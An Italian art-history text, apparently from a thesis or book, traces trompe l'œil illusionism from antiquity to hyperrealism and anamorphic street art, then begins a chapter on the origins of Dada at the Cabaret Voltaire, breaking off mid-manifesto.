
Beffe visive e percettive

La qualità di un quadro dipende dalla metafora utilizzata per descrivere questa realtà inafferrabile.
Gerhard Richter

«[Parrasio] venne a gara con il contemporaneo Zeusi; mentre questi presentò dell'uva dipinta così bene che gli uccelli si misero a svolazzare sul quadro, quello espose una tenda dipinta con tanto verismo che Zeusi, pieno di orgoglio per il giudizio degli uccelli, chiese che, tolta la tenda, finalmente fosse mostrato il quadro; dopo essersi accorto dell'errore, gli concesse la vittoria con nobile modestia: se egli aveva ingannato gli uccelli, Parrasio aveva ingannato lui stesso, un pittore.»¹

Con questo aneddoto narrato da Plinio il Vecchio si possono iniziare a tracciare le basi storiche di un'arte dedita alla beffa dell'occhio dello spettatore. Il *trompe l'œil*, letteralmente inganna l'occhio, è un genere pittorico che, attraverso l'uso di espedienti quali la prospettiva e il chiaroscuro, induce l'illusione nello spettatore di trovarsi di fronte ad oggetti tridimensionali ma che in realtà sono dipinti su superfici bidimensionali. Già nella cultura greca e latina gli artisti basavano la loro pittura su una forma di mimesi dando vita a un gioco intrigante tra realtà e simulazione pittorica. Possiamo supporre che i primi esempi di *trompe l'œil* apparvero nella pittura murale come decorazione all'interno di palazzi ellenistici in cui si imitavano pittoricamente i rivestimenti di lastre marmoree. Tale gusto arrivò fino in epoca romana quando, nella pittura di interni, accettando il muro nella sua funzione di limite spaziale ci si concentrò sulla sua superficie simulando l'aspetto del marmo. In poco tempo però la parete iniziò a perdere la sua bidimensionalità proiettandosi nello spazio della stanza attraverso falsi elementi architettonici e plastici; ne è un esempio l'architettura articolata su più livelli spaziali che si apre verso l'esterno di una veduta urbana e paesistica a Villa dei misteri a Pompei.

Il Medioevo allontanò l'arte dalla verosimiglianza spingendola a esprimersi per simboli e analogie ma, con la rivoluzione pittorica giottesca, rinasce la vocazione illusiva della pittura. L'arte di **Giotto** recupera il senso della terza dimensione e della costruzione spaziale giungendo, nella *cappella degli Scrovegni*, a concepire e realizzare un'architettura illusionistica in cui due coretti con volta a crociera appaiono come la prosecuzione dello spazio reale della cappella, mentre, il suo allievo **Taddeo Gaddi**, adeguando l'immagine al contesto e affresca sulle pareti dell'altare della *cappella Baroncelli in Santa Croce* a Firenze due false nicchie che fingono di contenere gli oggetti liturgici della messa. La spazialità giottesca ottenuta per via empirica viene successivamente conquistata e



Villa dei misteri Pompei, parete decorata con finta architettura in prospettiva, I sec. a.C



Giotto, Finto Coretto, 1303-1305, affresco, cappella degli Scrovegni, Padova



Taddeo Gaddi, *Natura Morta*, 1332-1338, affresco, cappella Baroncelli, Santa Croce, Firenze

¹ Plinio il Vecchio, *Storia naturale* XXXV



Jan Provost, *Bicchiere con fiori in una nicchia*, 1519, olio su tavola, 26x17 cm



Georg Flegel, *Natura morta in una nicchia con bicchiere e pipa*, 1635, olio su tavola, 21x17 cm



Domenico Remps, *Lo Scarabattolo*, seconda metà del XVII sec., Museo dell'Opificio delle Pietre Dure, Firenze.

costruita da Leon Battista Alberti secondo i principi della prospettiva scientifica accelerando così gli sviluppi del *trompe l'œil*. Riprendendo le nicchie del Taddi, nel 1510, **Jan Provost** realizza *Bicchiere con fiori in una nicchia* e **Georg Flegel** darà prova di prospettiva e profondità con *Natura morta in una nicchia con bicchiere e pipa* del 1635, ma è con l'arrivo della rappresentazione di armadi e mensole che l'inganno si fa sempre più sottile. Nel 1665 **Georg Hinz** inserisce oggetti femminili quotidiani nell'*Armadietto con oggetti preziosi*, illudendo il fruitore di poter prendere una collana e indossarla. L'armadietto più celebre, però, è lo *Scarabattolo* realizzato durante la seconda metà del XVII secolo e conservato al Museo dell'Opificio delle Pietre Dure di Firenze e attribuito a **Domenico Remps**, fiammingo, che in quest'opera gioca con l'illusione dello spettatore. L'opera, infatti, era destinata all'interno di un bagno reale in cui era fattibile poter trovare uno scarabattolo aperto perché la tela è sagomata in modo da far credere che l'armadietto, al momento, fosse aperto. Nel 1970, **Henri Cadiv** modernizza lo scarabattolo nella più odierna forma dell'armadietto da spogliatoio operaio. L'armadio verticale contiene al suo interno qualche abito di ricambio e i resti di un pranzo veloce e ha un'anta dipinta che ruota su cardini metallici e su cui è stata appesa l'immagine ritagliata da una rivista per adulti.

Il termine *trompe l'œil* entra in uso comune solo all'inizio del XIX secolo, ma nasce alla fine del XV secolo attraverso l'incontro delle tecniche fiamminghe e della prospettiva italiana ed è sempre nel '400 che i pittori ferraresi iniziano un dialogo di intermediazione tra spazio reale e spazio pittorico sulla superficie del dipinto attraverso le cornici dipinte, le mosche e altri elementi atti a trarre in inganno l'occhio. Nel 1468, **Francesco del Cossa**, nel raffigurare un *Frate francescano in preghiera*, lo inserisce in una cornice a finto chiaroscuro e poco più di dieci anni dopo, nel 1480, un anonimo maestro ferrarese attorno a una tradizionale raffigurazione della *Madonna con Bambino e Angeli* dipinge una cornice lignea sulla quale restano attaccati i lacci e i chiodi dell'imballo lacerato per mostrare il dipinto. Cinquecento anni dopo, il parigino **Henri Cadiv** replicherà una forma pittorica di imballaggio con l'opera *La déchirure*, dove la carta velina strappata frettolosamente fa apparire una Gioconda che appare quasi trafugata dal suo contesto museale. La forma più acuta di inganno la raggiunge però **Cornelis Gijsbrechts**, artista fiammingo che nel 1670 dipinge un quadro voltato che trovava collocazione non appeso, bensì appoggiato tra pavimento e parete, in modo da trarre in inganno coloro che



Georg Hinz, *Armadietto con oggetti preziosi*, 1665, olio su tela, 83x61 cm



Henri Cadiou, *La déchirure*, 1981, dipinto su tela, 81x54 cm



Anonimo ferrarese, *Madonna con bambino e angeli*, 1480, olio su tavola



Antonello da Messina, *Salvator mundi*, 1465



Cornelis Gijsbrechts, *Quadro voltato*,
1670, dipinto su tela,



Cornelis Gijsbrechts, *Cavalletto con natura morta*,
1670, dipinto su tela



Pierre Ducordeau, *Tableau en déplacement*,
1974, dipinto su tela, 65x56 cm

fossero andati a sollevare l'opera per vederne il dipinto e che invece si trovavano ad affrontare il vero retro della tela. Attraverso l'uso del *chantourné*, ovvero della sagomatura del telaio, l'artista realizza anche il *Cavalletto del pittore* che ci illude di essere davanti ad un vero cavalletto con tele e pennelli reali e, il ritorno, della tela voltata. Tre secoli dopo, **Pierre Ducordeau** realizza *Tableau en déplacement*, ovvero dipinto in trasferta, una cornice vuota che proietta la sua ombra sulla parete bianca. Il cartellino infilato tra la cornice e il *passe-partout* spiega che l'autoritratto di Ducordeau è stato rimosso per essere presentato a una mostra sui capolavori francesi a Londra presso la *National Gallery*; con quest'opera l'artista fa dell'ironia su sé stesso e sulla propria immensa autostima. Dieci anni prima, **Michelangelo Pistoletto** realizza, attraverso l'utilizzo degli specchi, l'opera *Tela con cavalletto*; l'immagine di quest'ultimi è applicata sulla superficie dello specchio e lo spettatore, riflettendosi, si trova automaticamente ad essere anche il personaggio davanti alla tela. L'illusione della finta cornice tocca il suo massimo con l'opera di **Pere Borrell del Caso**, del 1874 in cui nell'opera *In fuga dalla critica*, un ragazzino, metafora dell'arte stanca di sottostare immobile e indifesa ai giudizi critici, fugge da una cornice anch'essa dipinta.

Se in precedenza, la firma e la data venivano apposte sul dipinto come iscrizione epigrafica, con l'inizio della pittura illusiva ne divengono parte integrante sotto forma di etichetta cartacea cui è affidato un ruolo importante nel gioco delle allusioni spaziali. Il cartellino è integrato nello spazio della rappresentazione segnalandone l'illusorietà come nel *Salvator mundi* di **Antonello da Messina** del 1465 o nel *San Marco Evangelista* di **Andrea Mantegna** del 1447. Ma la carta diventa essa stessa motivo di pittura illusionistica attraverso le sue pieghe e le sue ombreggiature. Molti artisti del '600 ritrarranno stampe d'arte e porta lettere nella loro pittura per dare un senso di normale illusione ai loro quadri. **H.Dost**, nella seconda metà del XVII secolo realizza la *Finta tavola con acquaforte raffigurante un fornaio che suona il corno*; se spesso l'opera grafica è una riproduzione di un dipinto, nell'opera di Dost viene riprodotta su una tela che imita un pannello di legno a cui è incollata un'acquaforte tramite quattro punti di ceralacca. La carta è anche il soggetto principale di molti artisti del *trompe l'œil* che avevano l'abitudine di raffigurare i pannelli di legno a cui apponevano dei lacci tirati e inchiodati che servivano come porta carte. Se **Jean-François de Le Motte** raffigura, nel 1670, una *Parete di atelier con marina* che ha appena lasciato nel disordine, **Antonio Cioci** nel 1771, seguendo la moda del



Michelangelo Pistoletto, *Tela con cavalletto*, 1962, serigrafia su acciaio inox lucidato a specchio, 230x125 cm



Henri Cadiou, *Vestiaire d'usine*, 1970, dipinto su tavola, 175x62 cm



Pere Borrell del Caso, *Huyendo de la crítica*, 1874, olio su tela, 76x63 cm

momento crea fittizi ambienti dove espone gli oggetti del suo mestiere come nell'*Atelier del pittore*. Spostandoci negli Stati Uniti si nota come l'artista **John Frederick Peto**, invece di rappresentare gli oggetti del suo studio, si focalizzi sulla rappresentazione illusiva degli effetti personali di un fantino nell'opera *For the track* del 1895, e sempre negli Stati Uniti, **Otis Kaye**, artista nativo tedesco ma di formazione americana, attraverso il *trompe l'œil* di banconote rappresenta l'America del crollo finanziario del 1929 e del 1937.

Al di là di ciò che è stato descritto fino ad ora, il principale soggetto del *trompe l'œil* era la *Vanitas*, una natura morta con elementi simbolici allusivi al tema della caducità della vita e gli elementi caratteristici della sua rappresentazione solitamente erano: il teschio, la candela spenta o il silenzio degli strumenti musicali, come simboli della morte; la clessidra o l'orologio, in quanto simboli del trascorrere del tempo; un fiore spezzato, come un tulipano o una rosa, simbolo della vita che prima o poi appassirà. Tali soggetti erano preferiti nella pittura illusiva perché in questo modo venivano rispettati i criteri che il *trompe l'œil* prefiggeva. Un dipinto realista infatti doveva rappresentare in maniera verace il mondo visibile e, poiché l'illusione doveva ingannare, si dovevano rispettare delle condizioni:

1. Un *trompe l'œil* deve ritrarre gli oggetti a grandezza naturale.
2. Deve inserirsi nell'ambiente in cui è esposto; la sua collocazione deve essere logica, e la sua sistemazione è fondamentale: l'ambiente museale o l'incorniciatura giocano per lo più a suo sfavore.
3. I margini della superficie pittorica non devono troncare alcuno degli oggetti rappresentati.
4. L'effetto tridimensionale non deve essere raggiunto per mezzo di una prospettiva troppo profonda o troppo saliente, perché l'apparenza di realtà si annulla con il minimo spostamento dell'osservatore.
5. La tecnica impiegata deve rendere invisibile la pennellata; nello stesso spirito, il *trompe l'œil* esige che il suo autore non firmi la sua opera in maniera evidente.
6. Deve evitare di rappresentare soggetti vivi: anche se possono creare un momento di sorpresa, la loro immobilità rapidamente li tradisce.

Tra le beffe visive dal Rinascimento in avanti è bene comunque ricordare di come gli artisti si siano dedicati anche all'illusione dello spettatore nell'essere seguito con lo sguardo da un soggetto rappresentato a livello pittorico. Il trucco sta nel dipingere tali ritratti attraverso uno studio approfondito della luce che, insieme alla prospettiva del quadro, non mutano nel caso di spostamento lo spettatore si spostasse; ne è un esempio la celeberrima *Gioconda* (o




Jean-François de Le Motte, *Parete di atelier con marina*, 1670, olio su tela, 78x53 cm



John Frederick Peto, *For the Track (particolare)*, 1895, olio su tela, 110x75 cm



H. Drost, *Finta tavola con acquaforte raffigurante un fornaio che suona il corno*, seconda metà del XVII secolo, olio su tela, 62x47 cm



Hans Holbein il Giovane, *Gli Ambasciatori*, 1533, olio su tavola, 206x209 cm

Monnalisa) di **Leonardo da Vinci**.

Nel XX secolo il *trompe l'œil* ha subito però un forte declino che lo ha visto destinato al puro gusto decorativo. L'arte moderna, nonostante tutto, ha saputo dare nuova linfa a questo genere rivalutando la perfetta padronanza della tecnica nel *modus operandi* del surrealismo che ripristinava il principio di imitazione a vantaggio della fedeltà alla visione onirica dell'artista e dello straniamento delle apparenze del reale. Infatti, René Magritte non intendeva contraffare frammenti di realtà ma voleva trasmettere il senso di mistero indefinibile. A margine del movimento surrealista si collocano alcune personalità del *trompe l'œil* novecentesco come Pierre Roy, Jacques Poirier e Henri Cadieu, ma altre irruzioni piuttosto che illusioni di realtà nell'arte del XX secolo si hanno sia con la *Pop Art* che con **Marcel Duchamp** che, attraverso lo *Scolabottiglie* invece di rappresentare la realtà la elegge a opera d'arte, sottraendosi alla possibilità di sbalordire per virtuosismi tecnici lasciando però, nello spettatore, lo spaesamento cognitivo.

Con l'avvento della fotografia, l'artista di *trompe l'œil* non aveva quasi più ragione di esistere se non, appunto, per puro fine decorativo. È così che allora nasce un nuovo genere pittorico che inganna l'occhio attraverso la beffa tra pittura e fotografia; l'iperrealismo infatti genera nello spettatore il dubbio di trovarsi di fronte non più a un'immagine reale ma a una fotografia, che in realtà si rivela essere un dipinto.

Il movimento iperrealista nasce negli anni settanta negli Stati Uniti e si diffonde in Europa circa un decennio dopo. Derivando dalla pop art si contraddistingue però per la maniacalità dei dettagli. Tra i suoi più celebri artisti vi sono **Ralph Goings**, pittore statunitense conosciuto soprattutto per i suoi dipinti molto dettagliati di carretti di venditori di hamburger, camioncini pick-up e banche della California, riprodotte deliberatamente in modo molto particolareggiato

«Nel 1963 volevo iniziare nuovamente a dipingere ma decisi che non avrei più dipinto immagini astratte. Decisi di spingermi invece il più possibile all'esatto opposto. Compresi che proiettare e quindi disegnare i soggetti della fotografia, invece che copiarla a mano libera, avrebbe avuto un effetto realistico e impressionante. Copiare una fotografia era considerata una cosa discutibile. Andava contro tutto ciò che appresi alla scuola d'arte... Molte persone si arrabbiavano per ciò che stavo facendo e dicevano: "non è arte, non potrà mai essere arte. Questo mi diede lo spunto di perseverare nel mio intento, poiché mi piaceva fare qualcosa che faceva arrabbiare la gente... Mi divertivo un sacco»²,




Otis Kaye, *D'-JIA-VU?*, 1937, olio su tavola, 68x99 cm



Ralph Goings, *Airstream*, 1970, olio su tela, 60x85 cm



Richard Estes, *Madison Square*, 1994, olio su tela, 107x198 cm



Chuck Close, *Self-Portrait*, 2013, olio su tela, 236x193 cm

² Wikipedia.it, *Ralph Goings*, 2013, it.wikipedia.org/wiki/Ralph_Goings, consultato il 27/11/2014



Duane Hanson, *Tourists II*, 1988, fibra di vetro e poliestere policromo, capelli veri, abiti veri, dimensioni reali



John de Andrea, *Diane*, 1986, olio su polivinile, dimensioni reali



Blue Sky, *Tunnelvision*, 1975



William Cochran, *A Handful of keys*, 2005

Richard Estes, anch'esso statunitense, uno dei fondatori del fotorealismo internazionale le cui opere più conosciute sono paesaggi urbani, molto accurati nei dettagli e i suoi soggetti frequenti sono vetrine di negozi e palazzi con ampie vetrate dove meticolosamente riproduce riflessi e trasparenze e **Chuck Close**, che, usando l'immagine fotografica e l'aerografo come base della sua operazione artistica, incentrata sul tema del ritratto, si è imposto come uno dei più significativi esponenti dell'iperrealismo. L'iperrealismo, a differenza del *trompe l'œil*, si consolida anche nella forma scultorea delle figure umane di **Duane Hanson**, uno scultore statunitense che attraverso l'uso di resina di poliestere e fibra di vetro realizza la piccola borghesia americana con crudezza ma senza una sofferta partecipazione per la sua condizione alienata. La capacità illusoria delle opere di Hanson fece sì che nel 1970, durante una mostra al *Whitney Museum* di New York, alla fine di una giornata, i custodi erano costretti a controllare che effettivamente tutti i visitatori avessero lasciato le stanze e non si confondessero con le sculture esposte. **John de Andrea**, a differenza di Hanson, prediligeva i nudi femminili per scatenare nell'osservatore una naturale attrazione fisica per le forme dei suoi soggetti. Tale attrazione però si trasformava immediatamente in un sentimento di sinistra inquietudine, poiché l'estremo realismo del soggetto e la sua immobilità induceva a pensare di trovarsi di fronte a un cadavere. Recentemente però l'iperrealismo ha trovato nuova vita nei contesti urbani sotto forma di street art in cui si reinventano inattese realtà come quelle dell'artista **Blue Sky**, che, sulla fiancata di una banca nel *South Carolina*, realizza un tunnel di roccia che si apre verso un tramonto e che potrebbe ingannare gli automobilisti alla guida. **William Cochran**, invece, con l'opera *A Handful of keys* e attraverso un'intervento su una parete urbana, realizza una fila di giovani allievi di una scuola di musica confusi tra i passanti di una piazza newyorkese. Tra le opere di *street art* che cercano di ingannare lo spettatore è impossibile non citare l'opera di **Banksy**, *Sweep at Hoxton*, che rappresenta una donna delle pulizie nell'atto di "nascondere le briciole sotto il tappeto", ma in questo caso, invece di un tappeto, la donna sembra sollevare l'intonaco della parete, mostrando la parete di mattoni sottostante. Ma è la contaminazione tra iperrealismo, *trompe l'œil*, *street art* e madonnari, che ha dato origine al fenomeno diffuso degli artisti anamorfisti che realizzano, attraverso l'uso dei gessetti, ambientazioni surreali nei marciapiedi di importanti città. Questa nuova corrente si riconosce nel termine di *3D Street Painting - Pavement Art* e conta fra i

propri migliori artisti Edgar Mueller, Julian Beever e Tracy Lee Strum. Queste opere effimere nascono dall'illusione percettiva dell'anamorfismo, un effetto di illusione ottica per cui l'immagine viene proiettata su un piano in modo distorto rendendo il soggetto originale visibile solo da una ben precisa posizione. L'anamorfosi era conosciuta già nel rinascimento e nell'opera *Gli ambasciatori* di **Hans Holbein il Giovane**, del 1533, è possibile vedere una figura distorta che, vista da un preciso punto, apparirà come un teschio; una visione anamorfica è rappresentata anche nell'opera *Autoritratto entro uno specchio convesso* del **Parmigianino** datato 1524, in cui, il giovane pittore poco più che ventenne, ritrae il suo volto al centro di una stanza distorta dalla visione dello specchio convesso.

George Rousse è un fotografo le cui opere potrebbero sembrare semplicemente immagini fotografiche con interventi geometrici in postproduzione, peccato però che le forme geometriche colorate che appaiono sono realmente dipinte sugli ambienti ritratti, secondo le regole dell'anamorfosi. Un'operazione simile la svolge **Felice Varini**, artista svizzero che concepisce gli spazi tridimensionali come una superficie unica e piatta sulla quale applicare forme geometriche bidimensionali che solo da una precisa angolazione lo spettatore riesce a montare la composizione visivamente dando così vita all'opera nella sua totalità. In termini temporali **Rub Kandy** è l'ultimo arrivato e lavora con l'anamorfosi e la *street art*. Anche se quest'ultimo genere potrebbe essere limitativo per il suo lavoro che spazia in più campi. Mimmo Rubino, vero nome di Rub Kandy dipinge di bianco forme geometriche in ambienti industriali abbandonati sfruttando i principi dell'anamorfosi. Il bianco, a contrasto con la sporcizia dei luoghi in cui lo applica, separa le figure facendole quasi galleggiare nello spazio rendendo la visione d'insieme suggestiva. Ma tra coloro che hanno attinto alle più antiche tecniche per beffare l'occhio facendogli credere che ciò che vede è reale, c'è chi compie il tragitto inverso, ovvero illude lo spettatore di trovarsi di fronte a un dipinto che in realtà è una persona in carne ed ossa. **Alexa Meade**, statunitense di 28 anni, con una tecnica espressionista, dipinge i corpi degli amici tridimensionali facendoli apparire in questo modo bidimensionali. La tecnica da lei impiegata ricorda il *body painting* ma è in realtà un *trompe l'œil* al rovescio: non è il dipinto a sembrare tridimensionale ma il corpo umano, in carne e ossa, a tramutarsi in dipinto. Questo genere artistico indefinibile coniuga in modo accattivante e innovativo la pittura, la fotografia e la performance, in netto contrasto con l'arte tradizionale da sempre impegnata a riprodurre fedelmente la realtà.



Georges Rousse, Clermont-Ferrand, 2010,



Felice Varini, Huite Rectangles, 2007, Arres, Francia



Rub Kandy, CHiRi, 2009, Roma



Alexa Meade, Blue Print

Il Concetto di Dada

L'arte non è una cosa seria
Tristan Tzara

What's Dada?


Al di là di un'arte pittorica che gioca sullo spaesamento dello spettatore e della goliardia di alcuni artisti della storia dell'arte, il vero inizio, lo sdoganamento dello scherzo, della beffa, l'istituzionalizzazione della risata è da ricondursi all'avanguardia dadaista.

Vi è un unico colpevole al mondo se oggi qualsiasi forma d'arte può essere inserita nel contesto del museo. Tutte le principali colpe di un'arte contemporanea aperta agli estremismi di menti artistiche sempre più spinte verso l'incomprensibile è da assoggettarsi all'avanguardia dada.

Corre l'anno 1914 e l'Europa è messa a ferro e fuoco dalla prima guerra mondiale, un conflitto che lascerà sul terreno centinaia di migliaia di morti in una guerra di trincea che non uccide solo i soldati, ma anche lontano dai campi di battaglia la sola sopravvivenza diventa infernale. Tutta la popolazione è piegata dalla fame e dagli stenti, il dolore delle perdite dei propri cari è indescrivibile e chi ha la fortuna di vedere tornare dal fronte qualche familiare, affronta la disgrazia delle ferite e delle mutilazioni.

In mezzo a quegli orrori vi è un luogo, definito un'isola di pace che, come sempre, si mantiene neutrale ed accoglie profughi e disertori scappati dalle proprie patrie: la Svizzera. Fu proprio in Svizzera che, nel 1916, Hugo Ball, un giovane poeta tedesco sfuggito alla chiamata alle armi e sua moglie Emmy Hennings, decidono di aprire il Cabaret Voltaire in alcuni spazi affittati sulla Spiegelgasse, un locale d'avanguardia in cui si raccolgono i giovani provenienti da tutta Europa. Tra di loro vi sono il pittore alsaziano Hans Arp e Richard Huelsenbeck, fuggiti entrambi dalla chiamata alle armi, Marcel Janco e Tristan Tzara, due giovani studenti romeni e Sophie Taeuber, svizzera, compagna di Arp.

La sera del 5 febbraio viene inaugurato il Cabaret Voltaire, il primo spettacolo è un mix di canzoni francesi e danesi, danze popolari russe e incomprensibili versi rumeni. L'azzardo di questo spettacolo ribadisce l'internazionalità del gruppo appena nato e l'estemporaneità delle attività che si succederanno all'interno del Cabaret, in particolar modo delle *soirée*, che vogliono scandalizzare e scuotere la borghesia svizzera.



Theo Van Doesburg, Cover di Che cos'è dada?, 1923



Zurigo, L'edificio al n.1 della Spiegelgasse che ospitava il Cabaret Voltaire, 1935



Hugo Ball e Emmy Hennings, 1918

Questi eventi voglio comunicare l'estremo disagio provocato dalla guerra, sono una presa di posizione nei confronti della crisi della società, della cultura e dell'arte.

«Per comprendere come è nato Dada è necessario immaginarsi, da una parte, lo stato d'animo di un gruppo di giovani in quella specie di prigione che era la Svizzera all'epoca della prima guerra mondiale e, dall'altra, il livello intellettuale dell'arte e della letteratura a quel tempo. Certo la guerra doveva aver fine e dopo ne avremmo viste delle altre. Tutto ciò è caduto in quel semioblio che l'abitudine chiama storia. Ma verso il 1916-1917, la guerra sembrava non dovesse più finire. In più, da lontano, sia per me che per i miei amici, essa prendeva delle proporzioni falsate da una prospettiva troppo larga. Di qui il disgusto e la rivolta. Noi eravamo risolutamente contro la guerra, senza perciò cadere nelle facili piaghe del pacifismo utopistico. Noi sapevamo che non si poteva sopprimere la guerra se non estirpandone nelle radici.»¹



Sophie Tauber e Hans Arp, 1922

Vi è già, perciò, un'impronta di non codificazione e non una sistematizzazione del lavoro. Insomma la base del movimento dadaista è già stata edificata. Il processo di aggregazione spontaneo di rabbia e insofferenza verso la guerra, racchiuso in un claustrofobico isolamento svizzero, dà vita a una produzione di eventi destabilizzanti e frastornanti per la loro frenesia e spudoratezza. Questi eventi non ricercano una qualsivoglia forma estetica ma sono una dipanazione della protesta e della contestazione giovanile, un atteggiamento riconducibile al bisogno di proporsi come l'alternativa ai valori artistici e culturali che dominano il periodo storico.

Quest'alternativa deve rompere con le forme del passato, perciò vi è la volontà dichiarata dagli artisti di essere nemici del più classico degli accademismi per capovolgere tutti i valori e promuovere la più desiderata riformulazione dei linguaggi e dei contenuti dell'arte.



Man Ray, Tristan Tzara, 1922

Ecco, dunque, che subentra la rottura attraverso una trasformazione dei vecchi linguaggi e l'aggiunta di nuove forme. Tutto ciò viene teorizzato e scoppia nella Svizzera neutrale, dentro il Cabaret Voltaire, un luogo destinato a passare alla storia per essere stato la culla di un'esperienza ancor più trasgressiva di quella del futurismo ossia quella di dada, il movimento artistico più radicale e nichilista del novecento.²

¹ Ragozzino M., *Dada*, Pomezia, Giunti, 1994, pag. 6

² Ragozzino M., *Dada e surrealismo*, Prato, Giunti, 2005, pag. 8

Ma cosa significa Dada?

Nulla.


Leggenda vuole che la parola sia stata trovata aprendo a caso un dizionario.

Ma i significati a lei attribuiti sono tanti perché potrebbe derivare dall'intercalare affermativo che i ragazzi rumeni ripetevano incessantemente -sì sì- ma può anche indicare la mamma, la balia, il cavallino a dondolo o la coda di una vacca sacra per una certa popolazione africana, come specificato da Tzara nel manifesto dada.

Questa così semplice e leggera parola, comparsa il 15 giugno 1916 nella rivista Cabaret Voltaire, ancora oggi senza una paternità certa, è caricata dell'impegnativo compito di esprimere il disprezzo e il rifiuto da parte di una generazione inquieta. I dadaisti vogliono protestare contro tutto e sono disposti a farlo con qualsiasi mezzo. Dada perciò, più che una doppia affermazione rumena, è un deciso NO ed è il simbolo della contestazione più totale. I dadaisti decidono di sovvertire le regole dell'espressione e della comunicazione a tutti i livelli con ogni mezzo necessario. Iniziano a stravolgere le tecniche artistiche tradizionali impadronendosi di quelle più recenti e meno canoniche, usano la casualità e l'ironia per renderle ancora più espressive.

L'intenzione dada non è produrre opere d'arte intese in maniera tradizionale perché qualsiasi sia stata la funzione dell'arte in passato ora è fallita. Non vi è più né bisogno né necessità di rappresentare con la pittura un'idea, né di interpretare o documentare la realtà, i dadaisti vogliono ripulire l'arte dalle convenzioni estetiche tradizionali, abbattere le gerarchie che separano le arti tra di loro impegnandosi nella costruzione di eventi e di oggetti che capovolgano le regole del gusto e della percezione. Attraverso il dada c'è il desiderio di fare tabula rasa di tutti i concetti a priori e di tutte le categorie di giudizio espresso dalla cultura positivista. Questa cultura positivista, identificata con le ragioni del potere politico, economico e sociale che i dadaisti invitano a rifiutare perché esaurita della sua fase illuminista, è considerata incapace di salvare l'umanità dalla catastrofica guerra in cui è entrata l'Europa.

«Dada ha cercato non tanto di distruggere l'arte e la letteratura, quanto l'idea che ce ne si era fatti. Ridurre le loro frontiere rigide, abbassare le altezze immaginarie, rimetterle sotto la dipendenza dell'uomo, alla sua mercé, umiliare l'arte e la poesia, significava assegnar loro un posto subordinato al supremo movimento che si misura solamente in termini di vita. L'arte, con un'A maiuscola, non tendeva forse prendere sulla scala dei valori



Copertina di Cabaret Voltaire, numero unico maggio-giugno, 1916



Marcel Janco, Manifesto per una serata del gruppo Dada, 1918

*La magia di una parola
- DADA - che ha aperto
ai giornalisti la porta
di un mondo insospettato,
non ha per noi
la minima importanza.*

Per lanciare un manifesto bisogna volere: A. B. C., scagliare invettive contro 1, 2, 3,

